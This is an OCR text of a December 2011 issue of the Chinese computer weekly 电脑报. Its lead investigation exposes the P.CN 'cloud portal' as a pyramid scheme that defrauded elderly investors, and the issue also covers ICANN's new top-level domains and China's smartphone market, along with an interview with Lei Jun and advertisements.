



时尚  
杂志

2011年12月19日

第50期 88版

总第1026期 每周出版 售价:3.00元

读者热线:400 667 7866

官方微博:weibo.com/cpcw



6 952284 100010

# 电脑报



POPULAR COMPUTER WEEKLY

全国发行量第一的计算机报

www.icpcw.com



云计算骗局系列调查②

# PCN

## “全球数字贸易” 之惊天骗局

号称全球领先的“云计算门户”P.CN, >A2  
被越来越多的人质疑为传销。

@ 本报记者 黄枪 特约记者 孙昊

2011  
在线视频网站  
年度横测

- B1 性能提升外  
IVY Bridge  
还带来什么?
- B10 每台HDMI本本  
都玩5.1声道输出
- C10 5款云音乐APP  
横向测试
- D1 个性化数码  
争奇斗艳
- E1 通用计算  
从量变到质变
- E4 固态硬盘  
应用测试

就算买到了高性能的固态硬盘,不会用的话,同样无法发挥其性能。

**DELL 戴尔** 详情请见  
800-858-2444 A16

电脑高手  
速度来领钱! 345 网站建设  
my.2345.com

《电脑报2011合订本》经典2变3,首献华丽全彩别册,12月26日给力上架!

详见  
A6版

总编辑寄语 From the editor

## 有追求

在动辄上千万美金的收购与融资大潮中,976万元人民币的确是一个小得不能再小的数字了。有人开玩笑说,这也就值北京三环内的两套房子。漫步者以这个价格买下了全球顶级静电耳机品牌STAX的全部股权,没有人不觉得划算的,毕竟这家公司近年来运营状况也不差,今年1-10月还有200多万元的净利润。当然,这是折合人民币以后,不是美元。

如果不是HIFI玩家,对STAX或许不会太熟悉,这家公司成立于1938年,最初是做黑胶唱机的零部件,它制造出了世界上第一套静电耳机,成为HIFI设备的标杆。STAX对技术的追求近乎痴迷,不断推出令业界震撼的产品。但由于在最高端产品的研发和制造投入过多的资金,公司的整体经营状况一度出现巨大困难。

在STAX和前几年被罗技收购的罗基雷主UE身上,我们似乎看到了市场与技术追求的悖论。

不由想起《纽约时报》今年早些时候曾经刊发过的一篇文章,批判这个时代越来越浮躁,缺乏思想。在这篇题为《伟大的思想到哪里去了?》的文章中,作者说:如果说如今的思想不如以前那么伟大,并不是因为我们变蠢了,而是因为我们不像前人那样那么重视“思想”了。其结果就是,我们所处的社会越来越像一个“后思想时代”——在这里,如果一个想法不能立即兑换成钱,哪怕它再伟大,再发人深省也无法获得重视。

如果将技术追求也看作是一种思想,我们也能认为这段话中了一个要害,如果厂商都一味追求市场和销售技巧,对不能立即兑换成现金的创意与研究嗤之以鼻的话,我们会看到一个什么样的结果?这也是很多人对IT、汽车产品中每年推出“小改款”或者换汤不换药的升级版感到厌倦的原因。

所幸买下STAX的是漫步者,我们都知道这是一个对质量和创新有所追求的企业。而不像吉利收购沃尔沃,总是叫人不太放心。

张松海

# P.CN

## 数字贸易还是传销骗钱

◎本报记者 黄枪 特约记者 孙昊

“虽然艰难,却终归前行!”12月上旬,郭凡在其腾讯认证微博中如此写道。郭凡,拥有全球数字贸易产业首席架构师、云计算门户P.CN首席顾问等一长串头衔。在这条只有10多条评论的微博中,是用户的愤怒:“投资P.CN已亏损3.8万元,当时还借钱来买V8,现在没法还贷,想跳楼!”

或许对郭凡而言,“艰难”并非来自用户的愤怒,而是来自内心的“不安”——号称全球领先的“云计算门户”P.CN,其广东佛山代理商以销售P.CN商机地名为名,诈骗上百名老人350余万元。前不久,此案被佛山市禅城区人民法院公开审理。

### “神奇创富”的云计算门户

“不祥之兆很久之前就出现了。”50多岁的李欣(化名)很后怕,很无奈。

李欣的运气苦涩:去年底,他和妻子参加了P.CN招商会后,共投入了3万多元,今年上半年,上级代理开始以各种借口降低拖延返利,他最近4个月更是没有拿到一分钱佣金,他联系其他众多加盟者后才发现,很少有真正赚钱的加盟者。

“到了现在,如何收回本金已成为心中的一块大石。”李欣说。在几个月前,李欣还和众多加盟者一样,对打着“全球领先云计算门户”口号的P.CN“创富”梦想满怀憧憬。

在李欣提供给黄枪的一段近8分钟的P.CN制作的视频中,P.CN先是列举了“马云107亿美元、杨致远23亿美元、李彦宏369亿美元、马化腾561亿美元”等创富故事,然后重点讲述“互联网数据浪潮的到来,利润分配模式就此改变。P.CN网络创富平台,是以全球领先的云计算门户为依托,将成为又一个财富传奇和金矿”。

在这段P.CN招商会上被无数次播放的视频中,P.CN被塑造成“中国人唯一的网站”,“他们说,P代表人民,CN代表中国。”另一位在北京参加过P.CN招商会的杨成说。

P.CN官网资料如此介绍:P.CN是一个功能强大的云计算门户,由全球数字贸易产业联盟打造,以全球最简短易记域名和强大的云计算服务,成为承载与实现数据贸易理念的最佳平台。此外,P.CN还是浏览器、客户端和服务器的完美结合。

不过,尽管P.CN自称拥有全球领先的“云计算技术”,但自始至终,哪怕是P.CN首席顾问郭凡,也并不清楚P.CN的“云”领先在何方,在一篇文章中,化名为“Karma”的郭凡如此表示,“我觉得在云计算时代,P.CN就好像把所有的网络应用、所有的新技术、所有的软件、所有的可能性等都装进一个入口里面。”

但从实际情况来看,这个将可能性装进一个“入口”的不过类似hao123之类的导航网站——打开P.CN,主页是一个方格,方格上标有不同网站logo及名称,点击该方格即可进入链接网站。和“云”扯得上关系的,是用真实姓名注册成为站长后,可以自定义“个性化主页”。

不过从P.CN看来,通过这个平台,不但可以向上游整合互联网的各种资源——资讯、娱乐、交友、购物等等,还可以向下游聚合数以亿计网民的消费力,“这是一座财富金矿。”郭凡说,因此P.CN提倡有偿分享模式,引入了创新的“推荐有礼”概念,用户推荐朋友可获PV(积分)奖励。

相比淘宝、京东、百度、新浪、这座“金矿”更为丰富。“这是未来最赚钱的网络项目,你每天用谷歌、百度、新浪,他们给你赚钱了吗?没有,但是通过P.CN,就能赚钱。用户推荐朋友可获PV(商家消费积分)奖励,得佣金、差价等。推荐越多,收获越多。”11月至12月,多位P.CN代理商对黄枪称,P.



P.CN北京分公司前台

CN已经与京东商城、当当网、淘宝网、携程网等数千家电子商务网站达成了战略合作伙伴关系,可提供的商品涵盖了电器、书籍、机票等消费者需要的几乎所有生活物品。

暗访中,一位自称来自农村,目前为P.CN“五星站长”的王姓大三学生更是向黄枪表示,他如今每月通过P.CN收入近两万元,P.CN有多种赚钱模式,一是点击P.CN云计算平台宣传自己的广告链接,二是让亲朋好友推广注册赚钱(可以获得10元现金奖励),三是浏览器挂挂也挣钱,四是购物返利赚钱等多种盈利模式。“你看CCTV都在天天报道,我们可能骗你么?”

该五星站长称,普通用户如果想加盟P.CN,需在实名注册时绑定银行卡,填写上家DNT号(即注册号)。缴纳给上家100元,成本费80元共180元后,普通用户就可以以实名制注册成功,并且成为一星站长,获得30%的结算分成。

目前,P.CN站长分为1-5种星级,每种星级随推广用户的增加而增加,推荐一位用户就提取10元佣金,推广200位及以上用户则可以为五星站长,享受每天20元上网补助、70%佣金结算率的最高分成比例。

成为五星站长还有一种方法,“比如购买v8套餐系统,价格为3000元。实际上也就是五星站长的入门费。”一位代理商对黄枪称,“一个人一个月拉1000人,推荐佣金就是1万元,扣掉比例还有5600元。这1000人中如果有几人购买软件就会大赚一笔。”

● 下载A03版

**SOMIC**

**随身HIFI**

**MH438 Stereo Headphone**

便携HIFI耳机

服务热钱: 400-698-9993 www.somic.cc



上接A02版

## 分红实为传销

花3000元成为五星站长,获取佣金并不为部分加盟者所重视。“消费返利实在辛苦,我们更看重的是拉人投资商业地带广告位。”一位曾在P.CN市代理商工作过的内部人士李辉(化名)表示。

该人士表示,普通会员缴纳3000元入门费后,就获得了发展下线的资格,每发展一个经销商(即拉人投资12万元),上线可获得返利36%;发展一个区级专营商(即拉人投资60万元),上线可获得返利49%;发展一个市级专营商(即拉人投资200万元),上线可获得返利53%;发展一个省级专营商(即拉人投资1000万元),上线可获得返利64%。

想成为P.CN各级代理商,则需缴纳12万元~200万元的代理费用。成为代理商后,不但可以发展下级代理,还可以出售更为诱惑力的商业地带广告位。

今年1~6月,李辉曾在某市级代理商就职,主要工作是推广P.CN。“真实情况如何,我们不懂也不需管,只需要打着和CCTV合作的民族品牌、云计算、数贸产业联盟这些关键字样,哄得投资者相信就好。”

李辉称,“每当投资者有所质疑时,我们就说:这是和CCTV打造的民族品牌。CCTV会和骗子合作?”据黄枪了解,今年4月30日,P.CN曾在广州召开了一次“CCTV和P.

CN战略合作大会”,“实际上那是P.CN自己搞的,在央视也不过是投广告而已。”

当然更重要的是要让投资者相信,P.CN可以快速实现“财富梦想”。

黄枪调查发现,代理商在推广过程中,均宣传承诺“购买www.Gidsoo.com(或www.P.CN)广告位获赠PV积分并可代销每周可返现”,与投资者签订所谓“商机地带广告投放合同”和“积分合作销售协议”,用高达30%~50%的回报诱惑加盟者投资。

从黄枪了解的情况来看,“Gidsoo.com”工信部备案域名和P.CN相同,为P.CN众多项目中的一种,号称“全球最大的商品搜索引擎”。“购买这个虚拟广告位的诱惑在于,只要购买P.CN商业地带广告位,就可拥有网站上的广告位,只要商家在该广告位上投放了广告,投资者就可以获得积分,获得高额返现。”杨威说,P.CN每个广告位从1万元~6万元不等,每万元每周赠送PV积分500分,共60周。“比如客户每投资10000元,每月就能有1200元至1600元不等的收益,一年下来连本带利收益可达14400元至19200元。不用一年财产位可以翻一番,这的确让人向往。”杨威说。

去年6月,像往常一样到中山公园晨练的王新(化名)在听到老伴的一嗓子“投资一家高科技公司,每月



P.CN在全国各地召开了多次招商会

50%的分红,1年回本”的吆喝后,连电脑都不会开机的王新3个月里拿了6万元和P.CN运营公司之一的大中华威斯达的佛山代理——奥斯之达签订了合同,拿到了几张积分卡。

“代理公司说的是,这是非常先进的云计算项目,公司准备去买很有利润的网络广告位,投资者出资给公司买积分,卖出去后五五分成。”尽管时至今日,王新仍然不太明白什么是“商机地带”、“云计算”、“网络广告”这些高深词语,但他和老板还是很快在代理商的“讲座、请吃饭、请泡温泉、发放红包”等攻势和“前景规划”中交了钱。

很难得到具体有多人,有多少

金额加盟到这些虚拟广告位中。“很多老人是棺材钱都拿了出来。我了解到的数字是,仅仅在北京,就有上千人加盟P.CN。金额涉及上千万元。”一位接近P.CN的业内人士表示,P.CN把投资的主要目标对准老年人,各地代理商在鼓动老人投资的同时,都会要求保密,“连子女都不要告诉”。

但渐渐的,有人感觉不对了,代理商“劝说”加单活动更加频繁,“分红”承诺却迟迟无法兑现,讨还本金时也遭到了拒绝。今年1月,情绪激动的老人们围住了P.CN佛山代理奥斯之达的代理商,并报了警。

10月31日,奥斯之达总经理黄建财等五被告人出庭受审。佛山市

禅城区人民法院称,黄建财等五人以销售回报丰厚的互联网数字贸易P.CN广告位为名,诱使100多名被害人上当受骗,吸收公众存款金额高达350余万元,造成直接经济损失共计286万元,变相向社会公众吸收资金,构成非法吸收公众存款罪。

佛山禅城区人民法院称,奥斯之达加盟成为华斯达公司的下级经销商,完全按照华斯达公司的诈骗模式经营:向客户宣传整个诈骗网络最上级公司——大中华威斯达网络科技有限公司互联网网站(P.CN网站)上的商机地带广告位及其发展、投资前景,承诺只要客户每投资1万元,每月就有1600元左右的收益,引诱不断到蝇头小利的客户追加投资,不断扩大吸收公众资金地规模。

在重庆,江北区公安分局经侦支队在不久前也发布消息称,去年10月至今年3月,P.CN代理商——重庆鼎鼎科技有限公司承诺高额返现,骗市民在网站买广告位,非法吸收公众存款500余万元,受骗人数达200余人,其中以老年人居多。

“客户的投资款有40%至50%用于向华斯达公司购买广告位,35%用于员工工资、提成搞活动费用,股东开支等,仅有15%至20%用于返还客户。”佛山警方一位人士表示,这已是明显的传销。

●下转A04版

# 贵是一种态度



## 贵州福贵文化传媒

## 迷雾重重的数字贸易联盟

如今,随着P.CN佛山代理商的被抓,对王欣等人来说,手里小心收藏,视为珍宝的几张P.CN积分卡,只是几张废卡而已,带来的只是血本无归的后悔。“连死的心都有了。”在奥斯达投入近7万元,分红不到1万元的龙女士(化名)说,因为自己给其他亲戚朋友介绍过该项目,还要不时遭到亲戚朋友的骂骂。

更多的加盟者,则在佣金无望情况下,声讨P.CN的传销行为。“佣金当月达到100元才可以结算。如当月没有达到的,下月就给你全扣了,等于白做。”自今年5月花3000元成为五星站长以来,长沙姑娘陈婷婷(化名)还没有获得一分钱,她前几天向客服索取事宜,得到的答案是“需要去广州验证”。

另一位加盟者则称,即便努力推广,但账号收入多了,账号就被直接冻结,即使是用P.CN上的“金额”去196返利网买东西,也几乎无法购买。据黄艳了解,196返利网为P.CN的返利平台。此外,投入28000元购买的商户宝,盈利同样是遥遥无期。

实际上,京东商城、凡客诚品等数千家企业是否如P.CN宣传的那样有战略合作协议也值得怀疑。“凡客诚品不可能每卖一件衫衫就提成15%给P.CN。”凡客诚品公关部一位人士表示,和P.CN也不存在什么战略合作。此前P.CN一些代理商宣称,凡客诚品每卖一件衫衫就会提

成15%给P.CN。

在P.CN遭遇的众多声讨时,P.CN背后的推手——“全球数字产业联盟”也成了关注焦点。

12月14日下午,记者来到位于北京朝阳区内西水井胡同1号的数贸产业联盟孵化基地,西水井胡同1号的大楼在一个生活区的院子里,门口有两个保安,进门后左手边有一个走廊,走廊装有落地窗,保安可以很清楚地看到外面的情况。

进门后,保安全程警惕地盯着记者,甚至发短信都站在后面看。无意中,保安告诉记者,这个地方是生人不让进的。咨询标有“CENTURY UNINO”招牌的前台,同样多次改口,先是表示该地方不是P.CN网站,后又称该网站是在楼上,但必须有熟人引荐。经过种种努力,记者仍未能进入防范异常严密的P.CN内部。

而来自P.CN网站上的资料显示,CU数字贸易产业联盟由涉足数贸产业的骨干企业自发组织形成,致力于推动数字贸易产业健康、高效地发展,推动国内国际数字贸易产业合作广泛深入地开展。不过,作为数字贸易联盟的核心平台,P.CN并未透露该产业联盟具体情况。

从黄艳调查情况来看,“数贸联盟”多年前就已“名噪一时”。根据2008年的《南方都市报》报道,2006年6月,郭某、崔某等人组成的



如今,众多投资者高价买来的积分卡已是废卡

犯罪团伙以盛世联合公司及其关联公司的名义,在广州、深圳、东莞、太原等地,打着“数字贸易兴国”的旗号,通过“放飞心灵”的有偿培训课程,鼓吹盛世联合的“数字贸易理念”,进行网络传销,涉案金额上亿

元,人数达3万人以上。此事甚至惊动了公安部,2007年7月,在公安部的督办下,广州市公安局破获了“盛世联合”案。

“数字贸易兴国”案中的郭某正是如今的“数贸联盟”产业联盟首席

架构师郭凡,2008年12月,郭凡因“非法经营罪”被广州市越秀区人民法院判刑。或许正是因为如此,在如今的“数贸联盟”,郭凡常常以“Karma”的化名出现。

而从黄艳调查情况来看, P.CN背后活跃着多家公司的影子: 大中华威斯达网络科技有限公司、南京中脉科技发展有限公司、深圳明华澳汉科技股份有限公司、五洲卫通网络通信(深圳)有限公司、广州君仁信息科技有限公司和智通信息科技有限公司等的踪影。

这些公司的信息值得玩味。其中,君仁信息为P.CN域名拥有者。郭凡为明华澳汉总裁,该公司在香港上市,但目前股市表现不佳,是中国IC卡行业内生产规模、技术及管理均处领导地位的企业之一。P.CN报单和投资款通常汇入明华澳汉、智通信息的收款账户。

大中华威斯达据称隶属于大中华国际投资集团,是P.CN商机地带的中国区总运营公司。被佛山禅院法院处理的奥斯达,就隶属于大中华威斯达的直接代理商,然后进行P.CN推销。此外,直销企业南京中脉也曾多次被指责“打着高科技旗号行传销销售之实”。

“实际上数贸联盟和P.CN都是郭凡在控制。”一位知情人士表示,“全球数字产业联盟,好响亮的口号,敢不敢公布是哪些全球性企业?”





QQ电脑管家  
GUANJIA.QQ.COM

## 安全无小事

### QQ电脑管家 您的安全专家

优秀的免费专业安全软件, 轻巧便捷, 高安全防护和系统软件管理等多种功能于一体, 为数亿计的电脑用户提供周全贴心的保护。

**安全防护** 病毒木马查杀、七层实时监控、病毒木马查杀、支持保险箱等

**全面管理** QQ手机管理、系统安全设置、网络流量管理、设备安全、QQ管家等

国际安全权威机构认证
美国国家网络安全
AV

请认准 电脑管家 网站: [guanjia.qq.com](http://guanjia.qq.com)



英特尔® 与你共创明天™



## 视觉之炫 · 智能之妙

第二代智能英特尔® 酷睿™ 处理器，融合核芯显卡<sup>1</sup>，以额外的智能科技，带动视觉感受的飞跃。开启全新的计算机体验。就在 [intel.com/cn/11newcore](http://intel.com/cn/11newcore)



版权所有 © 2011, 英特尔公司。所有权利受到保护。英特尔、英特尔标识、英特尔酷睿、Core Inside、英特尔、与你共创明天及英特尔、与你共创明天标识是英特尔公司在美国和其他国家（地区）的商标，并可能用于所有电脑。可能需要安装优化软件。请联系您的系统制造商，确定系统是否支持融合核芯显卡技术。如想了解更多信息，请访问 [http://www.intel.com/zh\\_CN/technology/visualtechnology/index.htm](http://www.intel.com/zh_CN/technology/visualtechnology/index.htm)



# ICANN 将启动 新通用顶级域名

@本报记者 赵经纬

从2012年1月起,我们目前所熟知的.com、.net、.org等24个互联网通用顶级域名将很快增长到数百个,像.微博、.苹果、.宠物等等这样的新型顶级域名将可能成为现实。近日,国际互联网名称与数字地址分配机构(ICANN)总裁Rod Beckstrom在北京宣布了新通用顶级域名计划(nTLD),并呼吁全球各地的企业和机构为新互联网域名做好准备。



## 顶级域名向中文开放

“互联网正以前所未有之势迅速发展,数据爆炸愈演愈烈,原有的通用顶级域名已难以满足当今飞速变化的需求,个性化的通用顶级域名呼之欲出,nTLD 正是在此背景下破土而出。”中国互联网络信息中心(CNNIC)副主任兼首席技术

官李晓东如此告诉本报记者，他现在已经履新为 ICANN 全面负责亚洲事务的副总裁，成为该机构首位担任副总裁的中国人。

尽管前景诱人，但要成功拿下新的顶级域名也绝非易事。Rod Beckstrom (罗德·贝克斯特朗)告诉记者，任何组织都可以申请

nTLD,但申请者需要支付 18.5 万美元的评估费,并需要在财务、技术、安全等方面递交申请材料,并符合 ICANN 的评估标准,同时应具备不间断的持续运营能力并接受背景调查。

尽管条件苛刻，但李晓东告诉记者，目前许多企业已经表达了申请意愿和浓厚兴趣。

正如 Rod 所言, nTLD 计划使得中文和一些其他语言的用户首次有机会申请顶级域名, 而这无疑将为中国在全球互联网产业的分量——在 ICANN 全球的 5 个大区中, 李晓东所领导的亚洲区有 53 个国家, 是其人口最大、最重要的区域, 从地中海沿海的黎巴嫩、约旦到东亚的东海, 一直向南到澳大利亚和新西兰都包括在内; 而目前全球互联网用户有差不多一半来自亚洲, 而中国区则占到全球互联网用户的 1/4。这也成为 ICANN 选择

李晓东的关键因素之一。

## 新通用顶级域名计划带来的问题

nTLD 计划使得互联网资源和容量大大延展,但互联网协会理事长胡启恒告诉记者,由于不同语言开始进入了 nTLD 这一领域,就会带来很多不同国家的文化背景、地缘政治因素、人们的传统习惯以及商业利益等问题,其纠纷不可避免,因此建立互联网仲裁机制十分必要。

胡启恒认为,仲裁者不代表任何国家,仲裁委员会应由互联网行业公推公选,仲裁委员凭借本人的正直、公平、知识和经验,足以判断和作出协调和仲裁,这样仲裁庭便享有至高无上的权威,每个国家才都会承认其仲裁结果。他呼吁 ICANN 应抓住 nTLD 这一机会带头建立起互联网仲裁机制和相应体系。

### 小资料

nTLD: internet 域名中的顶级域名 TLD 的一种, 是分配给各国家的域名。如中国为 cn, 日本为 jp 等。

UDRP: UNITED DISPUTE RESOLUTION POLICY 的缩写, 统一域名争议解决政策。1999年, 因特网名称分配公司采纳了世界知识产权组织的建议, 通过了域名争议解决统一方案。

《电脑报2011合订本》畅销16年的奇迹 3000万读者的期待 持续引领科技阅读狂潮

精典②变③ 新『潮』悦读体验

**上下册+别册 华丽加推128页全彩别册《品味+》**

汇聚全球中外媒体、网络论坛、个人博客、微博中反映业界进步、科技发展的精彩文章及言论

《电脑报》典藏

7大周刊全年原文深度加工整理  
编辑锐评，独立观点  
重新解读行业、产品与技术

中国计算机年鉴

电脑报电子版全年文章灵活查阅  
100多款iphone/ipad/Android热用APP  
30款主流手机必备软件即装即用

特别推荐  
有道词典  
最好用的免费  
全能翻译软件

**劲爆大礼包**  
**58+300+100**  
让你贴到开心,用到手  
OKS品牌 iPhone 4系列贴膜3片  
屏保贴、特快贴膜正版  
软件、热门网游  
海量资源礼包

12月26日  
给力上架

全国各地图书馆、邮局及网络书店均有售

[illegible]

# 智能手机普及大战

◎本报记者 赵经纬 熊斐琳



9.2亿! 8000万! 这两个用户数字足以让人疯狂!

截至2011年11月的最新数据显示, 国内移动电话用户达9.2亿户, 3G用户突破8000万户, 各类手机应用业务超过10万项!

移动互联网时代的热度完全超乎想象, 运营商、互联网厂商和手机厂商在年末打响了一场针对普通用户的智能手机普及战争。

## 国产手机狠抱运营商

“渠道为王”成为智能手机市场成敗的共识。以前手机一直是通过社会化渠道自由发展, 而运营商的介入, 让旧有渠道模式和竞争格局大为改观。

“联通捆绑iPhone4的上市, 成为国内智能机的引爆点。”多家国际和国内手机厂商的渠道商齐声通信一位不愿具名的南方大区总经理告诉本报记者。

在今年前10个月, 国内智能机的市场比例从10%猛增至30%; 今年7月, 中国电信开始向对技术较有兴趣的学生人群开展赠机活动, 补贴力度高达60%~70%, 消费者的智能机使用习惯被迅速培养; 随后, 联通开始大规模推广智能机, 规模达到百万级。

运营商向智能手机的积极布局, 彻底颠覆了原有手机厂商的渠道模式和盈利模式, 并使中兴、华为、联想这样的国内新兴终端厂商看到了追赶甚至超越国际大厂的机会。

中兴通讯执行副总裁何友近日便表示, 今年智能手机出货量将超过1200万部, 超额完成预定目标, 预计明年将再翻番; 中兴甚至提出了2015年冲击全球手机市场前三甲行列的宏伟目标。

举个例子, 联通对手机厂商的结算价格是900元, 而消费者购买手机的价格为1299元或1399元, 并获赠1399元的赠送话费; 当厂商为联通每发展一个合约用户, 可以获得150元佣金和90元放号奖励, 手机厂商因此对智能机推广格外积极。

并非所有的厂商都瞄准低端客户的市场, 由于较高的毛利空间, 苹果、三星、HTC、MOTO等国际厂商继续坚持走高端路线。从产品设计和技术角度来看, 巨屏、超薄、多核、多卡、多模正成为高端智能机的明显趋势, 而各大厂商正加速产业重整和序列重排。



北京博思咨询董事总经理龚斌告诉本报记者, 预计明年市场上将有超过1000款在售智能手机, 前50款机型的销量将占智能机总体销量的60%以上, 剩下950款销量将只占不到40%。前50款将为一二线国产品牌大厂, 剩余小半为大品牌非畅销机吃掉, 再剩余的由近百家中小品牌瓜分。

的确, 国际大厂一如既往地成为引领智能机的主导力量。HTC的优势不言而喻。iPhone4上市之初, HTC是当时唯一能和iPhone4正面比拼的厂商。不过现阶段, 三星的优势也逐渐显现出来, 尤其是三星最近新推的机型S2和Note风头正劲。

一路下滑的诺基亚也试图作出改变。诺基亚市场部田保仁告诉记者, 诺基亚过去在新技术的应用和市场反应上过于缓慢导致其下滑, 但从去年新帅埃洛普上任以来, 诺基亚与微软合作, 在业务和平台上加快了革新步伐。

但诺基亚在市场响应速度上仍显缓慢, 本土渠道也日渐松动, 在运营定制和合作关系上也难见起色, 前景堪忧。

## 互联网巨头投身做手机

机会是最大的诱惑。

根据CNNIC数据显示, 截至2011年6月底, 我国手机网民数量达3.18亿, 较去年同期增加1495万人。这意味着有65.5%的网民通过手机上网, 而手机已经成为网民接入互联网的重要入口。在移动互联网大趋势的背景下, 谁也不能放弃抢占这个入口的机会, 尤其是那些手握应用的互联网巨头们, 也希望能够能够在移动互联网时代占据一席之地。

于是, 从2010年开始, 众互联网巨头开始纷纷投身手机业务。最早是谷歌和Facebook, 从今开始, 这股风潮席卷到国内互联网企业。

深知自己的优势所在, 互联网企业无一不选择了合作的方式, 即自主开发软件(界面)+硬件合作伙伴。

正式打响第一枪的可以说是新浪微博。7月21日, HTC与新浪在京联合发布了首款新浪微博手机——微客。让人醒目的是, 这款手机的机身下方有一个按钮, 上面直接印着新浪Logo, 点击后可快速启动新浪微博。HTC中国区总裁任伟光明确表示, 这只是双方合作的第一代产品, 未来这样的“社交手机”还会有第二代、第三代。

接着是阿里巴巴, 7月28日, 阿里云手机正式发布。这款手机由阿里巴巴与天语合作, 手机操作系统则由阿里巴巴旗下子公司阿里云研发, 并瞄准了基于移动互联网的云计算领域。

百度掌门人李彦宏同样证实正在秘密开发智能手机: “百度看到了智能手机平台上的巨大机会, 已经有自己的战略考量。”

从8月下旬开始, 更多互联网厂商加入这场战争。

8月16日下午, 小米科技CEO雷军在北京发布了酝酿已久的小米手机。9月21日, 腾讯与HTC也宣布合作推出QQ Service社交手机HTC Cha Cha。11月24日, 腾讯又联手天语、英伟达推出主打商务娱乐的智能手机天语W808“iQQ”智能手机。

这场互联网巨头的“造机”运动来势汹汹, 但势头显示只是刚刚开始。与互联网巨头的高调入局姿态不同的是, 他们对合作手机的销售情况却显得很低调。

HTC和新浪对微客手机的预期销量是“不便透露”; 阿里云手机方面, 根据天语通董事长荣秀丽给出的数据, 在淘宝网正式发售的前15分钟里卖出1000多部, 但对于今后的销售, 她没有给出具体体的预期。根据淘宝网官方旗舰店的数字, 阿里云手机平均一天就能卖出1000多部, 但真实性也受到媒体的质疑。

实际上, 互联网企业做手机, 醉翁之意不在酒。他们并不是真正要加入移动终端产业链的竞争, 而是想推动自家的服务, 在手机终端上打造自己的“平台梦”。

从商业模式来看, 所有的互联网公司都不打算通过手机销售获得大量的收入, 而是希望通过应用商店和其他的增值服务获利。比如阿里巴巴自主研发的手机将会搭载阿里巴巴自己的移动操作系统, 并内置阿里浏览器等移动应用; 而腾讯的QQService则搭载了手机QQ、QQ空间、QQ微博等应用; 新浪的HTC微客手机主打的就是新浪微博。

可以预见的是, 在明年, 随着智能手机市场继续低端化, 运营商、手机厂商和互联网厂商在这方面的普及战争将越来越激烈。

海尔电脑 推荐使用 Windows® 7.

海尔江山帝景新乐趣Q8 史上超牛的一体电脑

### 体感触控 心随指动

ECO LIFE 海尔电视电脑一体机 一直被模仿, 从未被超越

ECO LIFE 一个世界一个家

“海尔·英特尔创新产品研发中心”倾心打造至尊限量版!

集科技于大成第二届中国·手机移动应用博览会, 海尔江山帝景新乐趣Q8, 全新的体感触控功能让电脑更懂你的手, 前置高清摄像头捕捉你的每个手部动作, 让你轻松实现各种操作, 犹如与电脑交流, 不管是商务会议还是娱乐消遣, 无不能轻松应对, 快速便捷, 让你更懂你的工作和生活。

超齐全功能, 全方位享受

- **手势体感控制**: 首次配备手势体感控制的一体电脑
- **多点触摸**: 搭载了传统鼠标操作方式
- **多屏互动**: 支持高清数字信号传输功能
- **WiFi**: 高速无线WiFi技术
- **HTC 7.0 直触屏**: 一键操控, 一键导航功能, 方便易用

超强悍配置, 巅峰性能

- **第二代英特尔® 酷睿™ 处理器**: 四核E8400 32nm制程工艺
- **正版 Windows® 7 Home Premium**
- **集成DDR3内存**: 4GB内存容量设计, 传输性能强悍
- **2GB 128B缓存显卡**: 支持高清DX11
- **1T硬盘**: 存储上万部电影、百万张高清大片

地址: 北京海淀区中关村大街100号 海尔·英特尔创新产品研发中心 电话: 010-59099999 网址: www.haier.com 电子邮箱: mail@haier.com



## 从iPhone学到了什么

**电脑报:**我们知道现在在很多创业企业都把iPhone的成功当成一个标杆,那么在座的各位嘉宾对这种现象是如何看待的?

**雷军(金山软件公司董事长、小米科技CEO):**虽然我之前说了不提小米手机,免去做广告嫌疑,但既然说到这个话题我还是简单地提一下,苹果就是很好的学习对象,小米手机的定位就要像苹果那样,把软件、硬件和服务全都做好。苹果在iPhone之前被认为了没有这个经验,没有那个经验,但是他们用短短的两年时间就把整个世界颠覆了。苹果的成功是因为苹果是全球仅有的几家垂直一体化的公司之一,软件很强,硬件也很强,更为重要的是它的服务也很强大。

**电脑报:**软硬件一体化的公司其实是挺困难的,因为这种文化冲突非常严重,怎么做得到呢?

**雷军:**苹果30多年前创办的时候就是同时软件 and 硬件都在做,这是几十年下来之后这种基因的融合。而微软、摩托罗拉给人的印象就比较鲜明,摩托罗拉就是一个硬件公司,微软就是一家软件公司,摩托罗拉很难做软件公司的软件体验。

**电脑报:**说了苹果的成功原因,现在其实更多人关注的是安卓平台的未来。这也是小米手机采用的平台。

**雷军:**对!我极其看好安卓系统。因为它免费,全球的手机厂商几乎都在研究安卓,有人也给我说诺基亚的塞班和微软的手机系统,我认为未来也就10%的市场,他们已失去整个生态链的构建。安卓已经有57%的市场份额,如果一个创业者要想有用户,就做安卓平台,要想立即有效益,就做iOS平台。

## 手机将重现PC发展规律

**电脑报:**随着移动互联网的发展,手机是否会取代电脑成为了一个比较有争议的话题,未来手机的发展会呈现怎样的趋势?

**雷军:**我认为整个手机工业会重走PC的道路,摩尔定律在手机工业上同样适用,谁可以做出用户高体验度、高性价比的产品,这家公司才能有生命力,才能真正发展下去,高性能、高性价比,才会使手机发展。

手机的计算能力会很快接近电脑计算能力,甚至在不久的将来会超过电脑计算能力。我认为手机会替代PC,这是未来的趋势。

**电脑报:**之前您也公开表达过这样的观点,但是有很多人持反对态度,觉得这种想法不可思议。

**赖裕文(华硕电脑中国业务总部副总经理):**我并不觉得雷总的想法不可思议,但我认为个人笔记本和Pad还是有不可替代价值的存在,所以像雷总所说的手机替代PC短时间内还不会发生。我们不能想象公司里开会大家都拿着手机发言,你要写一份长邮件,还得用笔记本。也许一些轻松的环境下,手机可以取代PC。

**电脑报:**也有人质疑手机在输出和输入方面和PC差距很大,而且PC也在不断进行改革,以满足移动时代的需求。

**雷军:**未来手机的输出绝对不是问题,我相信显示无所不在,输入更不是问题,今天的手机可以手写,可以涂鸦,可以语音输入,我觉得有效解决手机输入和输出的问题,手机会替代PC成为公众的终端。

**赖裕文:**确实是这样,PC的发展已经演变过多次自身的形态,移动互联网时代PC形态仍然存在,PC也在不断地完善自己各方面的功能。因为iPhone的流行,我们看到笔记本和手机的相互结合与借鉴。明年的笔记本也会像手机那样很快发行,不用开关,更易用,便于携带。

# 移动开放未来之路

@本报记者 朱文利

为什么从未做过手机的苹果能成功,小米手机的创始人雷军说那是因为苹果自己的软件、硬件、服务都很强;为什么现在是最好创新时机,腾讯的郑志昊说因为开放的平台降低了创新的门槛;为什么开放是移动领域的发展核心,奇虎360的副总裁胡浩说因为创业者在前所未有的机会面前,有更多挑战巨头的机会,进而出现更多卓越的产品……

